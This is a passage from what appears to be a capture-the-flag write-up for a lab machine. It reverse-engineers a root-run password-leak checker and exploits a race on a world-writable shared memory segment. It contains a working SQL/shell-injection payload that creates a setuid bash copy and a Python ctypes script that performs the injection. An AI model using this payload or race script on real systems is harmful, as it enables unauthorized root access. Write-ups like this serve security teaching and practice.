USER_NAME=$(/usr/bin/echo "$1" | /usr/bin/tr -dc '[:alnum:]')
/opt/hash-checker/check_leak "$USER_NAME"
Script takes a sanitized username and checks if there’s a leak associated with it.
Tried a few different usernames:
1
2
3
4
5
6
7
8
9
10
11
12
reader@checker:~$ sudo /opt/hash-checker/check-leak.sh bob
Password is leaked!
Using the shared memory 0x74C14 as temp location
User will be notified via [email protected]
reader@checker:~$ sudo /opt/hash-checker/check-leak.sh reader
User not found in the database.
reader@checker:~$ sudo /opt/hash-checker/check-leak.sh root
User not found in the database.
reader@checker:~$ sudo /opt/hash-checker/check-leak.sh test
User not found in the database.
reader@checker:~$ sudo /opt/hash-checker/check-leak.sh admin
User is safe.
Time to reverse the check_leak binary, transferred it to my machine:
1
2
3
4
5
6
# On target
cd /opt/hash-checker
python3 -m http.server 2222

# On my machine
wget checker.htb:2222/check_leak
Opened it in Ghidra, main function:  Full function:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

undefined8 main(int param_1,ulong param_2)

{
  char *__s;
  char cVar1;
  uint uVar2;
  char *pcVar3;
  char *pcVar4;
  char *pcVar5;
  char *pcVar6;
  size_t sVar7;
  void *__ptr;

  pcVar3 = getenv("DB_HOST");
  pcVar4 = getenv("DB_USER");
  pcVar5 = getenv("DB_PASSWORD");
  pcVar6 = getenv("DB_NAME");
  if (*(char *)((param_2 + 8 >> 3) + 0x7fff8000) != '\0') {
    __asan_report_load8(param_2 + 8);
  }
  __s = *(char **)(param_2 + 8);
  if ((((pcVar3 == (char *)0x0) || (pcVar4 == (char *)0x0)) || (pcVar5 == (char *)0x0)) ||
     (pcVar6 == (char *)0x0)) {
    if (DAT_80019140 != '\0') {
      __asan_report_load8(&stderr);
    }
    fwrite("Error: Missing database credentials in environment\n",1,0x33,stderr);
    __asan_handle_no_return();
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  if (param_1 != 2) {
    if (*(char *)((param_2 >> 3) + 0x7fff8000) != '\0') {
      __asan_report_load8(param_2);
    }
    if (DAT_80019140 != '\0') {
      __asan_report_load8(&stderr);
    }
    fprintf(stderr,"Usage: %s <USER>\n");
    __asan_handle_no_return();
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  if (__s != (char *)0x0) {
    cVar1 = *(char *)(((ulong)__s >> 3) + 0x7fff8000);
    if (cVar1 <= (char)((byte)__s & 7) && cVar1 != '\0') {
      __asan_report_load1(__s);
    }
    if (*__s != '\0') {
      sVar7 = strlen(__s);
      if (0x14 < sVar7) {
        if (DAT_80019140 != '\0') {
          __asan_report_load8(&stderr);
        }
        fwrite("Error: <USER> is too long. Maximum length is 20 characters.\n",1,0x3c,stderr);
        __asan_handle_no_return();
                    /* WARNING: Subroutine does not return */
        exit(1);
      }
      __ptr = (void *)fetch_hash_from_db(pcVar3,pcVar4,pcVar5,pcVar6,__s);
      if (__ptr == (void *)0x0) {
        puts("User not found in the database.");
      }
      else {
        cVar1 = check_bcrypt_in_file("/opt/hash-checker/leaked_hashes.txt",__ptr);
        if (cVar1 == '\0') {
          puts("User is safe.");
        }
        else {
          puts("Password is leaked!");
          if (DAT_8001913c != '\0') {
            __asan_report_load8(&stdout);
          }
          fflush(stdout);
          uVar2 = write_to_shm(__ptr);
          printf("Using the shared memory 0x%X as temp location\n",(ulong)uVar2);
          if (DAT_8001913c != '\0') {
            __asan_report_load8(&stdout);
          }
          fflush(stdout);
          sleep(1);
          notify_user(pcVar3,pcVar4,pcVar5,pcVar6,uVar2);
          clear_shared_memory(uVar2);
        }
        free(__ptr);
      }
      return 0;
    }
  }
  if (DAT_80019140 != '\0') {
    __asan_report_load8(&stderr);
  }
  fwrite("Error: <USER> is not provided.\n",1,0x1f,stderr);
  __asan_handle_no_return();
                    /* WARNING: Subroutine does not return */
  exit(1);
}
Stripped of ASan noise, the logic boils down to this:
1
2
3
4
5
6
7
8
9
hash = fetch_hash_from_db(db_host, db_user, db_pass, db_name, username);
if (hash && check_bcrypt_in_file("/opt/hash-checker/leaked_hashes.txt", hash)) {
    puts("Password is leaked!");
    shm_key = write_to_shm(hash);
    printf("Using the shared memory 0x%X as temp location\n", shm_key);
    sleep(1);
    notify_user(db_host, db_user, db_pass, db_name, shm_key);
    clear_shared_memory(shm_key);
}
Looks up the user’s hash, checks it against the leaked list, and if it’s leaked, stashes it in shared memory for a second before notify_user reads it back out and clears it.
Checked write_to_shm and notify_user next. Two bugs stack together:
write_to_shmcreates the segment with permissions0666, world readable and writable, anyone on the box can touch it.notify_userreads the hash back by grabbing everything after>in the stored string, then drops it straight into a shell command unescaped:mysql -u %s -D %s -e 'select email from teampass_users where pw = "%s"'.
So during that 1-second window, if I overwrite the shared memory with my own payload instead of the real hash, I control part of a root shell command.
Payload breaks out of the SQL string and uses mysql’s \! shell-escape:
1
" or 1=1; \! /bin/sh -c "cp /bin/bash /home/reader/.bash && chmod 4755 /home/reader/.bash"; #
Small Python script using ctypes to call shmget/shmat straight from libc, catching the random shm key from the live output and injecting the payload before notify_user reads it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
import sys, re, ctypes

libc = ctypes.CDLL("libc.so.6", use_errno=True)
libc.shmat.restype = ctypes.c_void_p
payload = sys.argv[1].encode()

for line in sys.stdin:
    print(line, end="")
    if m := re.search(r"shared memory (0x[0-9a-fA-F]+)", line):
        key = int(m.group(1), 16)
        shmid = libc.shmget(key, 0, 0)
        addr = libc.shmat(shmid, None, 0)
        current = ctypes.string_at(addr, 256).split(b"\x00")[0]
        ctypes.memmove(addr, current + payload, len(current) + len(payload))
        break
Ran it against bob:
1
2
3
4
mkfifo pipe
sudo /opt/hash-checker/check-leak.sh bob > pipe &
cat pipe | python3 shm_race.py '" or 1=1; \! /bin/sh -c "cp /bin/bash /home/reader/.bash && chmod 4755 /home/reader/.bash"; #'
/home/reader/.bash -p

Got root and its flag.